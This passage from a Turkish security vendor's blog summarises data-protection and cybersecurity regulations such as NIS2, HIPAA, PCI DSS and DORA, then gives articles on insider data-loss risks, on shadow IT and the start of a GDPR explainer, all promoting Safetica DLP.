**Açıklama** 2018 Veri Koruma Yasası, GDPR ilkelerini içermekte ve kişisel verilere ilişkin çeşitli hak ve sorumlulukları belirlemektedir. Kuruluşların kişisel verileri korumak için uygun teknik ve organizasyonel önlemleri uygulamasını gerektirir.
---

### Gizlilik Yasası (Avustralya)
**Kapsam**: Avustralya devlet kurumları, işletmeler ve belirli bir yıllık ciroya sahip kâr amacı gütmeyen kuruluşların yanı sıra belirli koşullar altında daha küçük kuruluşlar (özel sektör sağlık hizmeti sağlayıcıları, kredi raporlama kuruluşları ve diğerleri)
**Açıklama** Gizlilik Yasası Avustralya’nın temel veri koruma mevzuatıdır. Temel amacı, bireylerin mahremiyetini korumak ve kişisel bilgilerinin adil ve şeffaf bir şekilde ele alınmasını ve kuruluşların verileri güvende tutmak için makul adımlar atmasını sağlamaktır.
---

### POPIA (Güney Afrika)
**Tam adı:** Kişisel Bilgilerin Korunması Yasası
**Kapsam**: Güney Afrika’da yerleşik olan veya Güney Afrika’da yerleşik olmayan ancak Güney Afrika’da kişisel bilgileri işleyen özel veya kamusal her kuruluş POPIA’nın kapsamına girer.
**Açıklama**: POPIA’nın amacı kişisel verileri hırsızlık, kötüye kullanım ve kötü niyetli eylemlere karşı korumaktır. POPIA, herhangi bir kişi veya kuruluşun hassas bilgileri yasal olarak işleyebileceği koşulları ana hatlarıyla belirtir.
---

### KVKK (Türkiye)
**Tam adı:** Kişisel Verilerin Korunması Kanunu
**Kapsam**: Kanun hükümleri, kişisel verileri işlenen gerçek kişiler ile bu verileri tamamen veya kısmen otomatik olan ya da herhangi bir veri kayıt sisteminin parçası olmak kaydı ile otomatik olmayan yollarla işleyen gerçek ve tüzel kişiler hakkında uygulanır.
**Açıklama**: Kişisel verilerin işlenmesinin disiplin altına alınması ve anayasada öngörülen başta özel hayatın gizliliği olmak üzere temel hak ve özgürlüklerin korunması.
---
## Siber güvenlik düzenlemeleri

### NIS2 (AB)
*AB üye ülkelerinin NIS2 gerekliliklerini ulusal mevzuatlarına aktarmak için Eylül 2024’e kadar süreleri vardır.*
**Tam isim:** Ağ ve Bilgi Güvenliği Direktifi
**Kapsam**: Dijital hizmet sağlayıcıları da dahil olmak üzere, belirlenen “temel” ve “önemli” sektör ve endüstrilerde faaliyet gösteren tüm kuruluşlar NIS2’nin kapsamına girer
**Açıklama** NIS, AB’nin ilk siber güvenlik direktifi olarak 2016 yılında yürürlüğe girmiştir. Güncellenen NIS2’nin amacı, tüm AB üye ülkelerinde siber güvenlik gerekliliklerini ve önlemlerini uygulayarak AB genelinde standart bir koruma düzeyi oluşturmaktır. Etkilenen sektörleri listeler, güvenlik gereksinimlerini tanımlar, raporlama yükümlülüklerini birleştirir ve uygulama önlemleri ve yaptırımlar getirir.
Tüm bunların amacı kritik altyapıyı ve AB vatandaşlarını siber saldırılardan korumaktır.
---

### Siber Güvenlik Yasası (AB)
**Tam adı** 2019/881 sayılı Yönetmelik (AB)
**Kapsam**: AB üye ülkeleri, ENISA, belgelendirme kuruluşları ve AB içinde BİT ürün ve hizmetleri geliştiren, üreten veya sağlayan kuruluşlar ve işletmeler
**Açıklama** AB Siber Güvenlik Yasası, Avrupa Birliği Siber Güvenlik Ajansı’na (ENISA) daimî bir yetki vermekte ve ICT ürün ve hizmetlerinin güvenilirliğini sağlamak üzere bir sertifikasyon çerçevesi oluşturmaktadır. Siber güvenlik uygulamalarını ve bilgi paylaşımını geliştirmek için AB üye ülkeleri arasında iş birliğini teşvik etmektedir.
---

### CMMC (ABD)
*Tam uygulama gecikmiştir ve 2025 yılında gerçekleşmesi beklenmektedir.*
**Tam adı:** Siber Güvenlik Olgunluk Modeli Sertifikasyonu
**Kapsam**: Tüm ABD Savunma Bakanlığı (DoD) yüklenicileri ve alt yüklenicileri
**Açıklama**: CMMC, Savunma Bakanlığı’nın yüklenicileri ve alt yüklenicileri ile paylaştığı kontrollü sınıflandırılmamış bilgileri siber saldırılardan korumak için başlattığı bir çerçevedir.
---
## Sektöre özgü veri koruma düzenlemeleri

### HIPAA (ABD)
**Tam adı:** Sağlık Sigortası Taşınabilirlik ve Sorumluluk Yasası
**Endüstri** Sağlık Hizmetleri
**Kapsam**: ABD’de sağlık sektöründe yer alan sağlık hizmeti sağlayıcıları ve bunların korunan sağlık bilgilerine erişimi olan üçüncü taraf iş ortakları
**Açıklama** HIPAA’nın temel amacı, sağlık bilgilerinin elektronik alışverişi için ulusal standartlar oluşturmak ve hastaların gizliliğini korumaktır. Tıbbi verilerin etkin ve güvenli bir şekilde değişimini sağlarken kişisel sağlık bilgilerinin gizliliğini ve güvenliğini korumayı amaçlamaktadır.
---

### PCI DSS (ABD)
**Tam adı:** Ödeme Kartı Endüstrisi Veri Güvenliği Standardı
**Endüstri** Finans
**Kapsam**: PCI DSS, kart sahibi verilerini işleyen, ileten veya depolayan tüm kuruluşlar için küresel olarak geçerlidir.
**Açıklama**: PCI DSS, kart sahiplerinin hassas verilerini veri ihlallerinden ve dolandırıcılıktan korumak için tasarlanmış bir dizi kural ve süreçtir. Satıcılara, müşterilerinin ödeme kartı bilgilerini nasıl güvenli ve emniyetli bir şekilde kullanacaklarını söyler, böylece yanlış ellere geçmez.
---

### DORA (AB)
*DORA şu anda 24 aylık hazırlık dönemindedir ve Ocak 2025’te uygulanabilir hale gelecektir.*
**Tam adı:** Dijital Operasyonel Dayanıklılık Yasası
**Endüstri** Finans
**Kapsam**: DORA, AB’nin finansal sistemine dahil olan finansal kuruluşlar *ve* bunları destekleyen ICT hizmet sağlayıcıları için geçerlidir. Bu, AB dışında yerleşik şirketler için bile geçerlidir.
**Açıklama** DORA’nın amacı Avrupa Birliği içerisinde dijital dayanıklılığı güçlendirmektir. Finans sektöründe ICT ile ilişkili riskleri ele almak için bir dizi kural oluşturur. Bu sayede, AB üye ülkeleri arasında veri güvenliği çabalarını uyumlu hale getirecektir.
---

### GLBA (ABD)
**Tam adı:** Gramm-Leach-Bliley Yasası
**Endüstri** Finans
**Kapsam**: Gramm-Leach-Bliley Yasası, ABD’deki çok çeşitli finansal kuruluşlar için geçerlidir
**Açıklama** Gramm-Leach-Bliley Yasası, kamuya açık olmayan kişisel bilgilerin bankalar ve finans kurumları, sigorta şirketleri ve finansal hizmet sağlayıcıları tarafından ele alınmasını düzenleyen bir ABD yasasıdır. Temel bileşenlerden biri olan Gizlilik Kuralı, finans kuruluşlarının müşterilerine kurumun bilgi paylaşım uygulamalarını açıklayan açık ve özlü gizlilik bildirimleri sunmasını gerektirmektedir.
---

### TISAX (Almanya)
**Tam isim:** Güvenilir Bilgi Güvenliği Değerlendirme Borsası
**Kapsam**: Alman otomotiv endüstrisinin en büyük oyuncularıyla iş yapan tüm kuruluşlar için bir TISAX sertifikası gereklidir.
**Açıklama**: TISAX, Alman Otomotiv Endüstrisi Birliği (VDA) tarafından geliştirilmiştir ve otomotiv tedarik zincirinde yüksek düzeyde veri güvenliği ve gizliliği sağlayan ortak bir değerlendirme ve değişim süreci sağlar.
---
## Safetica ile düzenlemelere kolayca uyum sağlayın
Safetica ile çeşitli yasal gerekliliklere uymak kolaydır. Çözüm, hassas verilerinizi tanımlar ve sınıflandırır ve kötüye kullanım ve ihlallere karşı korunmasını sağlar. Safetica güvenlik politikalarınızı oluşturmanıza olanak tanır, böylece hassas dosyalarınıza erişimi kısıtlayabilirsiniz. Ayrıca kuruluşunuzdaki veri güvenliğinin durumunu görmek için güvenlik denetimleri gerçekleştirebilirsiniz. Ve tüm bunlara rağmen yine de bir güvenlik tehdidi olması durumunda, gerçek zamanlı olarak bilgilendirilirsiniz.
[](https://stratus.com.tr/safetica-dlp/)Safetica DLP ile her boyuttan işletme verilerini koruyabilir
**Kategoriler:** KURUM İÇİ ÖNLEMLER
**Etiketler:** DLP, Siber Güvenlik, Veri Gizliliği
---
### [Veri koruma: Neden, kimden ve nasıl korumalısınız? ](https://antivirus.com.tr/veri-koruma-neden-kimden-ve-nasil-korumalisiniz/)
**Published:** Temmuz 11, 2023
**Author:** Can Erginkurban
**Excerpt:** Çalışanlar gereken özeni göstermezse verileriniz kolaylıkla kaybolabilir hatta çalınabilir. Veri koruma neden önemlidir ve en iyi nasıl yapılır?
**Content:**
Şirketinizin tüm verilerinin nerede olduğunu ve operasyonlarınız ve süreçleriniz boyunca nasıl yol aldıklarını biliyor musunuz? Şirket verileri e-posta, bulut, yazıcılar, anlık mesajlaşma vb. gibi hem resmi hem de resmi olmayan kanallarda akar. Çalışanlar verilere gereken özeni göstermezse, veriler çok kolay bir şekilde kaybolabilir. Veri koruma hakkında daha fazla bilgi edinin – neden önemlidir ve en iyi nasıl yapılır?
- [Şirketler nasıl veri üretir?](#Şirketler-nasıl-veri-üretir?)
- [Veri akışı nedir](#Veri-akışı-nedir)
- [Şirketler verilerini nerede saklar](#Şirketler-verilerini-nerede-saklar)
- [Verileri neden korumalısınız?](#Verileri-neden-korumalısınız?)
- [Şirketler verilerini nasıl kaybediyor?](#Şirketler-verilerini-nasıl-kaybediyor?)
- [Verileriniz kimlerin eline geçebilir?](#Verileriniz-kimlerin-eline-geçebilir?)
- [Şirketinizin verilerini nasıl koruyabilirsiniz?](#Şirketinizin-verilerini-nasıl-koruyabilirsiniz?)
- [Safetica verilerinizi nasıl korur?](#Safetica-verilerinizi-nasıl-korur? "Safetica verilerinizi nasıl korur?")

## Şirketler nasıl veri üretir?
İş verileri, bir şirketi yönetmekle ilgili her türlü bilgidir. İki tür veri vardır – **girdi verileri ve çıktı verileri**. Girdi verileri kullanıcılar, çıktı verileri ise bilgisayarlar tarafından sağlanır.
Şirketler çeşitli kaynaklardan ve kanallardan veri toplar ve bunu farklı yazılımlar veya yapay zeka aracılığıyla yaparlar. Büyük veriyi işlemek için ise daha sofistike araçlar kullanılır.
**Şirketlerin genellikle sahip olduğu veri örnekleri:**
- Finansal bilgiler
- Şirket stratejik bilgileri (uzun vadeli vizyon, iş hedefleri, personel gelişimi, eşitlik ve çeşitlilik, vb.)
- İş ve satış tahminleri
- Müşteri bilgileri
- Kişisel veriler
- Web sitesi trafik istatistikleri
- Kampanya detayları (sosyal medya, e-posta, vb.)
- Satış sonuçları
- Depo ve envanter verileri
- İK verileri (çalışan bilgileri, maaşlar, ekipler arasındaki etkileşimler vb.)
- CRM sistemlerinden müşteri ve iş ortağı bilgileri
- Kaynak kodu
- Plan ve tasarımlar
## Veri akışı nedir
Veri akışı, şirketinizin verilerinin sistemleriniz boyunca hareket etmesidir. Veriler hem yazılım hem de donanım yoluyla akabilir ve taşınma işlemi sırasında değiştirilebilir.
Farklı çalışanlar ve ekipler, veri akışının belirli noktalarında verilere erişebilir. Verileri değiştirebilir, diğer departmanlara veya satıcılara veri sağlayabilir ve hatta verileri silebilirler.
Veriler her an sızabilir ve veri akışının her aşaması veri koruma açısından riskli olabilir.
## Şirketler verilerini nerede saklar
Geçmişte şirket verileri kağıt üzerinde, ofis ve arşivlerdeki dosya ve klasörlerde saklanıyordu. Dijitalleşme sürecinde tüm veriler dijital formatlara taşınmıştır. Veriler aşağıdaki kanallar aracılığıyla bulunabilir ve taşınabilir (hem resmi hem de gayri resmi):
- Dosya paylaşım siteleri ve sosyal medya (WeTransfer, Twitter, Facebook, Send Anywhere)
- E-posta (Webmail, POP3 / IMAP, SMTP)
- İnternet (HTTP, HTTPS, FTP, FTPS, P2P)
- Bulut (OneDrive, Dropbox, Google Drive, Box, SharePoint)
- Microsoft 365 (Exchange Online, SharePoint Online)
- Anlık mesajlaşma (Teams, Skype, Slack)
- Çıkarılabilir depolama (USB, Bellek kartları, Harici sürücüler, Optik diskler)
- Medya (CD, DVD, Blu-ray, Yazıcılar)
- Bağlantılar (Bluetooth, FireWire)
- İşlemler (Kopyala ve Yapıştır, Sürükle ve Bırak, Ekran yakalama)
## Verileri neden korumalısınız?
### Verilere özenli davranmayan çalışanlar
Dijital, esnek çalışma alanları, uzaktan çalışma ve BYOD yaklaşımlarındaki eğilimler nedeniyle iç kaynaklı tehditler artıyor. Toplam vaka sayısı son iki yılda yüzde 44 oranında arttı. Bu tehditlerin çoğu kasıtsızdır, %56’sına ihmalkâr kullanıcılar neden olurken, %26’sı kötü niyetlidir.
### **Veriler rakiplerin eline geçebilir**
Veriler şirketler için büyük bir değere sahiptir ve kolayca başka bir gelir akışı oluşturabilir. Hatta işleri veri üretimine dayalı olan şirketler bile vardır. Bu nedenle, çalışanlar bir şirketin verilerini çalmak ve rakiplere veya diğer şirketlere satmak için motive olabilirler.
### **Şirket itibarı**
Bir veri ihlali meydana geldiğinde, şirketin itibarı risk altındadır. Medyada yer alan olumsuz haberler müşteri sayısını ve dolayısıyla kârı düşürebilir.
> **ABD Ulusal Siber Güvenlik Birliği’ne göre, küçük işletmelerin yaklaşık %60′ı büyük bir veri sızıntısından sonraki altı ay içinde kapanmakta ve şirketlerin %85’i bir veri ihlali yaşamaktadır.**
### **İçeridekilerin neden olduğu veri ihlalleri çok maliyetlidir**
İhlallerin maliyeti çok büyük olabilir. İçeriden bir tehdit olayının genel maliyeti 2020’de 11,45 milyon dolardan 2021’de 15,4 milyon dolara yükselmiştir. Bir iç tehdidi tespit etmek ne kadar uzun sürerse, maliyetler de o kadar yüksek olur. Ortalama olarak, bir iç tehdit olayını kontrol altına almak yaklaşık üç ay (85 gün) sürmektedir. Keşfedilmesi 90 günden fazla süren olayların şirketlere maliyeti 17,19 milyon dolar olurken, 30 günden kısa sürede keşfedilen olayların ortalama maliyeti 11,23 milyon dolar oldu.
### **Mevzuata uygunluk ve GDPR**
Bir veri ihlali durumunda yasal makamlar para cezaları uygulayabilir. En katı düzenleme GDPR’dir. GDPR’yi ihlal eden şirketler aşağıdaki para cezalarını bekleyebilirler:
- Alt seviye, hangisinin daha yüksek olduğuna bağlı olarak, 10 milyon avroya kadar veya bir önceki yılın dünya çapındaki yıllık gelirinin %2’sidir.
- Üst seviye, hangisinin daha yüksek olduğuna bağlı olarak, 20 milyon avroya veya bir önceki mali yılın dünya çapındaki toplam gelirinin %4’üne kadardır.
[GDPR hakkında daha fazla bilgi edinin.](https://antivirus.com.tr/gdpr-nedir-kapsami-amaci-para-cezalari-ve-uyum-sureci/)
## Şirketler verilerini nasıl kaybediyor?
Yukarıda belirtildiği gibi, iç kaynaklı tehditlerinin çoğu kasıtsızdır ve hibrit çalışma veya BYOD yaklaşımları gibiçeşitli nedenlerle ortaya çıkar. İçeriden gelen tehditler ayrıca çalışanların yorgun olması, stres altında çalışması veya güvenlik süreçlerinin ve veri güvenliğinin öneminin farkında olmaması nedeniyle de gerçekleşebilir.
İçeriden gelen tehditlerin günlük iş operasyonlarının nasıl bir parçası olduğuna dair birkaç örneğe göz atalım.
**Ersen Bey anaokuluna gitmek için acele ediyor**
Ersen Bey’in çocuğunu alması gerekiyor ve ertesi gün yapacağı e-posta gönderimi için müşteri veri tabanınıgüncellemek için yeterli zamanı yok. Bunu evden de yapabilir ama şirketinin politikalarına göre VPN olmadan giriş yapması mümkün değil ve yeni bir dizüstü bilgisayar almış ama VPN’i henüz kurmamış.
Bu sırada ana okulunda olan çocuğunun öğretmeni Ersen Bey’i arayıp yolda olup olmadığını sorar. Ersen Bey’in acelesi vardır, bu yüzden Excel sayfasını kopyalayıp kişisel Google Drive’ına yükler ve akşam evde çalışmaya karar verir. Ancak Google Drive’ı tatilinden fotoğraflarla doludur ve Excel sayfasını yüklemek için yeterli boş alan yoktur. Bu yüzden de alelacele şifreleme ve parola olmadan WeTransfer’a yükler.

**Esra Hanım e-posta gönderirken bir telefon gelir**
Esra Hanım, şirketinin CFO’su için finansal belgeler içeren önemli bir e-posta üzerinde çalışırken aniden telefonu çalar. Arayan, hemen çözülmesi gereken önemli bir sorunu olan iş arkadaşıdır ve telefonla gelen talepler her nedense hep önemlidir. Esra Hanım, alıcının e-posta adresini seçerken iş arkadaşıyla telefonda konuşmaktadır. Baskı altındadır ve bu nedenle CFO’nun adı yerine önerilen isimlerden yanlışlıkla bir müşterinin e-posta adresini seçer.

**Hayrettin Bey işten ayrılıyor**
Hayrettin Bey’in patronu ile sorunları vardır ve yeni bir iş bulmaya karar verir. Yeteneklidir ve bir rakipten teklif almıştır bile. Hayrettin, şirketinin müşteri veri tabanının yeni işinde yardımcı olacağını biliyor ve bunu yanında götürmeye karar veriyor. E-posta yoluyla göndermenin riskli olduğunu düşünür, bu yüzden USB sürücüsüne CRM verilerini bir dosya olarak aktarır. Artık şirketin yıllardır büyüyen ve gelişen müşteri verileri Hayrettin ile birlikte yeni şirkete, rakibe doğru yola çıkmıştır.

Örneklerden de görebileceğiniz gibi, içeriden gelen tehditler kötü niyetli olsa da olmasa da sonuçları bir şirket için kötü niyetli bir eylem kadar zararlı olabilir.
## Verileriniz kimlerin eline geçebilir?
- **Hackerlar/fidye yazılım grupları** size şantaj yaparak, kendilerine bir miktar para ödemediğiniz takdirde verilerin yayınlanacağı tehdidinde bulunabilirler.
- **Rakipleriniz** müşterilerinizin verilerine, iş planlarına veya bilgi birikimine eriştiklerinde sizden bir adım önde olacaktır.
- **Aracılar sizin koşullarınızdan, hesaplamalarınızdan ve marjınızdan haberdar olacakları için daha düşük fiyatlar üzerinde pazarlık yapacaklardır.
## Şirketinizin verilerini nasıl koruyabilirsiniz?
Şirketiniz hangi sistemi kullanırsa kullansın, verilerinizi korumanın birkaç evrensel yolu vardır.
- **Veri denetimi gerçekleştirin** ve tüm hassas verilerinizi bulun. Şirketinizin ne tür verilerle çalıştığını, verilerin nerede depolandığını ve kimin bu verilerle çalışma erişimine sahip olduğunu veya bunları değiştirebileceğini bilmek iyidir.
- Hassas verilerin nasıl işlenebileceğini ve bu verilere kimlerin hangi amaçlarla erişebileceğini belirleyen **politikalar uygulayın.** Politikalarınızın kolay anlaşılır olduğundan emin olun.
- **Çalışanlarınızı eğitin** ve onlara veri güvenliğinin önemini açıklayın. Şirketinizin ne tür verilerle çalıştığının ve bunları kötüye kullanmanın sonuçlarının neler olduğunun farkında olmalıdırlar.
- **Verilerinizi şifreleyin** ve flash sürücünüzü veya telefonunuzu kaybetseniz bile **verilerinizin** güvende kalacağından emin olun.
**Birkaç veri güvenliği ipucu:**
- **Dosya paylaşım siteleri, sosyal medya ve anlık mesajlaşma** – Verilerin yüklenmesini engelleyin veya çalışanları riskli işlemler hakkında bilgilendirin
- **E-posta** – Bilinmeyen harici e-posta adreslerine veri gönderimini kısıtlayın, çalışanları olası ihlal hakkında bilgilendirin
- **İnternet, bulut, M365** – Verilerin şirket dışındaki resmi olmayan kanallara yüklenmesini kısıtlayın veya çalışanları bilgilendirin
- **Yazıcılar** – Çalışanlarınızın bağlamsal bilgilere dayalı olarak ne tür belgeler yazdırdığını kontrol edin ve olası veri ihlallerini keşfedin; belirli hassas belgelerin yazdırılmasını kısıtlayın
## Safetica verilerinizi nasıl korur?
**Veri akışınızı izler**
Safetica, şirketinizin kullandığı çeşitli veri akış kanallarını izlemek ve korumak için özellikler sunar. Safetica, şirketinizin giden iletişim kanallarını kontrol eder ve verilerin şirketinizde nasıl dolaştığına dair genel bir bakışsunar. Veri akışlarınızı öğrendikten sonra güvenlik önlemlerini belirleyebilirsiniz. Kullanıcılarınızı riskli davranışlar hakkında bilgilendirebilir veya tehlikeli dosya paylaşım eylemlerini engelleyebilirsiniz.
**Yönetmeliklerle uyumlu olmanıza yardımcı olur**
Safetica, verilerinizi BT ortamınızın yanı sıra şirketinizden ayrıldığında da izlemenize yardımcı olur. GDPR veya diğer veri koruma yönetmeliklerine uymanıza yardımcı olacak belirli kurallar belirleyebilirsiniz. Çalışanların kişisel ve diğer hassas verilerle nasıl çalıştığını görebilecek ve yanlış kullanım veya kazara politika ihlali riskini ortadan kaldırabileceksiniz. Sistem, bir güvenlik tehdidi durumunda sizi gerçek zamanlıolarak bilgilendirir.
**Verilerinizi içeriden gelebilecek tehditlere karşı koruyun**
Safetica, kullanıcıların davranışlarını kontrol eder ve anormallikler bulduğunda sizi bilgilendirir. Bir kullanıcı geceleri daha büyük miktarda veri göndermeye başlarsa veya aniden farklı veri türleriyle çalışırsa, potansiyel bir olay vardır ve sistem sizi bilgilendirir ve uygun önlemi alabilirsiniz.
Safetica, çalışanları riskli işlemler hakkında bilgilendirerek onları veri güvenliği konusunda eğitir. Çalışanlarınıza güvenmek önemlidir, ancak unutmayalım ki hepimiz insanız ve insanlar hata yapabilir. Safetica bu riskleri azaltır ve siz de verilerin, insanların ve şirketinizin korunduğunu bilerek huzur içinde uyuyabilirsiniz.
[](https://stratus.com.tr/safetica-dlp/)Safetica DLP ile her boyuttan işletme verilerini koruyabilir
**Kategoriler:** KURUM İÇİ ÖNLEMLER
**Etiketler:** DLP, Kurumsal Güvenlik
---
### [Gölge BT (Shadow IT): Neden risklidir ve nasıl engellenir?](https://antivirus.com.tr/golge-bt-shadow-it-neden-risklidir-ve-nasil-engellenir/)
**Published:** Haziran 8, 2023
**Author:** Can Erginkurban
**Excerpt:** Gölge BT (Shadow IT) kurumsal güvenlik için önemli bir tehdittir ve firmalar çalışanlarını bilgilendirip, net politikalar oluşturarak risklerini azaltabilirler.
**Content:**
Günümüzün dijital çağında iş operasyonlarının merkezinde teknoloji yer alıyor. Şirketler operasyonlarını desteklemek, verimliliği artırmak ve üretkenliği geliştirmek için BT altyapısına ve uygulamalarına büyük yatırımlar yapıyorlar. Bununla birlikte, kurumsal BT’nin artan karmaşıklığına rağmen, çalışanlar kendi özel ihtiyaçlarını karşılamak için giderek daha fazla yetkisiz teknoloji çözümlerine yöneliyor ve bu da Gölge BT (Shadow IT) olarak bilinen bir olguya yol açıyor.
## Gölge BT nedir?
Gölge BT, bir kuruluş içinde BT departmanının bilgisi veya onayı olmadan kullanılan herhangi bir teknoloji veya yazılımdır. Bu, BT departmanı yerine çalışanlar veya diğer departmanlar tarafından satın alınan ve yönetilen bulut tabanlı hizmetleri, uygulamaları ve cihazları içerir.
> ### Gölge BT yazılımları:
>
> - WeTransfer, Imgur ve diğer çevrimiçi dosya aktarım/görüntü paylaşım hizmetleri
> - Gmail, Drive ve diğer Google Suite araçları
> - Dropbox, Box ve diğer eşler arası iş birliği araçları
> - WhatsApp ve diğer mesajlaşma uygulamaları
> ### Gölge BT donanımları:
>
> - Kişisel dizüstü bilgisayarlar
> - Akıllı Telefonlar
> - USB flash sürücüler
## Çalışanlar neden gölge BT kullanıyor?
Gölge BT kullanımının nedenleri çeşitlilik gösterse de başlıca itici güçlerden biri çalışanların işlerinde üretken ve verimli olma ihtiyacıdır. Kurumsal BT sistemleri ve yazılımları genellikle departmanların veya çalışanların özel ihtiyaçlarını karşılayacak şekilde tasarlanmamıştır. Bu durum çalışanların hayal kırıklığına uğramasına ve ihtiyaçlarını daha etkin bir şekilde karşılayacak alternatif çözümler aramasına yol açabilir.
Buna ek olarak, teknolojik değişimin hızı, çalışanların BT departmanlarının en yeni araç ve hizmetleri yakalaması gerektiğini fakat bürokrasi veya bütçe gibi nedenlerle hızlı ilerleyememesini düşünmesine neden oluyor.
Çalışanlar, Gölge BT kullanarak bir adım önde olabileceklerini ve üretkenliklerini arttırabileceklerini düşünebilirler.

## Gölge BT’nin riskleri
Kuruluşlar için önemli riskler oluşturuyor:
**Güvenlik Riskleri**: Gölge BT uygulamaları genellikle güvenlik açısından incelenmez, bu da kuruluşları siber saldırılara ve veri ihlallerine karşı savunmasız bırakır.
**Uyumluluk Riskleri**: Birçok Gölge BT çözümü [GDPR](https://antivirus.com.tr/gdpr-nedir-kapsami-amaci-para-cezalari-ve-uyum-sureci/), HIPAA veya PCI DSS gibi düzenleyici gerekliliklerle uyumlu değildir ve bu da potansiyel uyumluluk sorunlarına yol açar.
**Veri Kaybı Riskleri**: Gölge BT çözümlerinde depolanan veriler yedeklenmeyebilir, bu da bir donanım arızası veya sistem kesintisi durumunda potansiyel veri kaybına yol açabilir.
**Operasyonel Riskler**: Gölge BT çözümleri mevcut kurumsal BT sistemleri ile çatışmalara neden olarak operasyonel aksaklıklara yol açabilir.
## Gölge BT riski nasıl yönetilir?
Risklerini yönetmek için yapılması gerekenler:
**Çalışanları Eğitin**: Çalışanların Gölge BT’nin risklerini ve kurumsal BT politikalarına uymanın önemini anlamaları gerekir.
**Açık BT Politikaları Oluşturun**: Şirketler, kurum içinde hangi uygulamaların ve hizmetlerin kullanılabileceğini belirleyen net politikalar oluşturmalıdır.
**Alternatif Çözümler Sağlayın**: Şirketler, çalışanların ihtiyaçlarını karşılayan çözümler bulmak için çalışanlarla uyum içinde olmalıdır.
**Politikaları İzleyin ve Uygulayın:** Kuruluşlar Gölge BT’yi izlemeli ve yetkisiz kullanımı önlemek için politikalar ve prosedürler uygulamalıdır.

## Safetica NXT ile Gölge BT’yi kontrol altında tutun
Safetica NXT’in Shadow IT özelliği sayesinde, yönetici kullanıcı şirketin yazılım ve web uygulama kataloğunu rahatça inceleyebilir ve istenmeyen uygulamaları veya web sitelerini takip edebilir. Akıllı analizi ve otomatik risk tespiti bu görevi zahmetsiz hale getirir.

### Gölge BT bölümü iki sekmeden oluşmaktadır:
#### Şirket faaliyetleri
Bu varsayılan sekme, onaylı veya Gölge BT olsun, tüm önemli uygulama veya web sitesi etkinliklerini içerir. Yeni tespit edilen tüm faaliyetler, özellikle de riskli görülenler işaretlenir. Şüpheli bir faaliyetin bir veri ihlaline yol açıp açmayacağını görmek için ilgili dosya işlemlerine kolayca erişilebilir.
#### Kişisel kullanım
Safetica NXT, zararsız kişisel etkinlik kayıtlarını otomatik olarak Kişisel Kullanım sekmesinde filtreler. Bu sekmedeki kayıtlar gizlilik kontrolüne tabidir ve hassas kişisel verilerin güvende tutulmasını sağlar. Bununla birlikte, bir yöneticinin bir güvenlik olayını araştırırken derinlemesine incelemesi gerekiyorsa, neler olduğunu tam olarak anlayabilmesi için için bu kayıtlara erişebilir.
Gölge BT kurumsal güvenlik için önemli bir tehdittir ve kuruluşlar risklerini yönetmek için adımlar atmalıdır. Çalışanları eğiterek, net politikalar oluşturarak, alternatif çözümler sunarak ve politikaları izleyip uygulayarak şirketler Gölge BT risklerini azaltabilir ve BT altyapılarının güvenliğini ve uyumluluğunu sağlayabilir.
[](https://stratus.com.tr/safetica-dlp/)Safetica DLP ile her boyuttan işletme verilerini koruyabilir
**Kategoriler:** KURUM İÇİ ÖNLEMLER
**Etiketler:** DLP, Kurumsal Güvenlik
---
### [GDPR nedir? Kapsamı, amacı, para cezaları ve uyum süreci](https://antivirus.com.tr/gdpr-nedir-kapsami-amaci-para-cezalari-ve-uyum-sureci/)
**Published:** Mart 29, 2023
**Author:** Can Erginkurban
**Excerpt:** GDPR, 2018 yılında yürürlüğe giren bir Avrupa Birliği kişisel veri koruma düzenlemesidir. AB yurttaşlarının bilgilerini saklayan tüm firmaları etkiler.
**Content:**
GDPR, Genel Veri Koruma Yönetmeliği anlamına gelir. 25 Mayıs 2018 tarihinde yürürlüğe giren bir Avrupa Birliği koruma düzenlemesidir. AB yurttaşlarının kişisel verilerini işleyen tüm kuruluşlar için geçerlidir. Bu da ister AB’de olsun ister AB dışında, tüm şirketlerin etkilendiği anlamına gelir. GDPR, dünyadaki en katı ve en karmaşık kişisel veri koruma düzenlemesidir.
## **Veri türleri**
İki tür veri vardır; kişisel ve kişisel olmayan.
### · Kişisel veri
Kişisel veriler, doğrudan veya dolaylı olarak tanımlanmış veya tanımlanabilir bir gerçek kişiye bağlanabilecek her türlü bilgidir. Genel Veri Koruma Yönetmeliği, veriler bilgi değeri olma eğiliminde olduğundan ‘veri’ yerine ‘bilgi’ terimini kullanır. Her türlü kişisel bilgi, yaşayan herhangi bir kişiye bağlanabilir.
### · Kişisel olmayan veriler
Kişisel olmayan veriler asla tanımlanmış veya tanımlanabilir bir gerçek kişiyle bağlantılı değildir. Bu kategori, daha önce kişisel olarak sınıflandırılmış ancak gerçek bir kişiyle bağlantısı kaldırılmış verileri de içerir.
## GDPR açısından kişisel veri işlenmesi nedir?
Kişisel verilerle ilgili çeşitli eylem türleri, kişisel verilerin işlenmesi olarak kabul edilir: *Toplama, kaydetme, organizasyon, yapılandırma, depolama, uyarlama veya değiştirme, geri alma, danışma, kullanma, iletim yoluyla ifşa etme, yayma veya kullanıma sunma, hizalama veya birleştirme, kısıtlama, silme veya imha etme*.
GDPR kuralları, kişisel verileri tamamen veya kısmen, otomatik veya manuel işlem kullanarak veya verilerin, yapılandırılmış bir dosyalama sisteminin bir parçası olan şirketler için geçerlidir.
## Kişisel veri örnekleri
Kişisel verilerin işlenmesi için Genel Veri Koruma Yönetmeliği uygulanmaktadır. Şirketlerin aşağıdaki kişisel verileri koruması gerekir:
- Çalışanların kişisel verileri (isim, adres, doğum tarihi vb.)
- Müşteriler/hastalar/sakinler hakkında bilgiler (pazarlama veri tabanları, tıbbi kayıtlar, kişi listeleri)
- İş ortaklarının ve sağlayıcıların kamuya açık olmayan kişisel verileri
- Üçüncü kişilere aktarılan ve üçüncü kişiler tarafından işlenen kişisel veriler (muhasebe defterleri, kredi kayıtları, doğrudan pazarlama)
- Görüntüler ve ses kayıtları
- Şifrelenmiş veriler (IP adresleri, MAC adresleri, gerçek bir kişiye bağlanabilen çerezler)
- Bireylerin fotoğrafları
- Video kayıtları
## GDPR’ın amacı
Genel Veri Koruma Yönetmeliği’nin amacı, yurttaşların gizliliğini korumaktır. Dolayısıyla şirketler, bu yurttaşların kişisel verilerini korumakla yükümlüdür ve rızaları olmadan bunları işleyemez veya üçüncü kişilere satamaz.
Geçmişte şirketler, veri sahiplerinin rızası olmadan birbirlerine veri satarlardı. GDPR, AB içinde kişisel verilerin korunması için tek tip standartlaştırılmış bir norm oluşturmayı amaçlamaktadır.
GDPR’nin bir diğer amacı, eski kuralları modern dijital toplumla uyumlu olacak şekilde modernize etmektir.
## Bireyin hakları
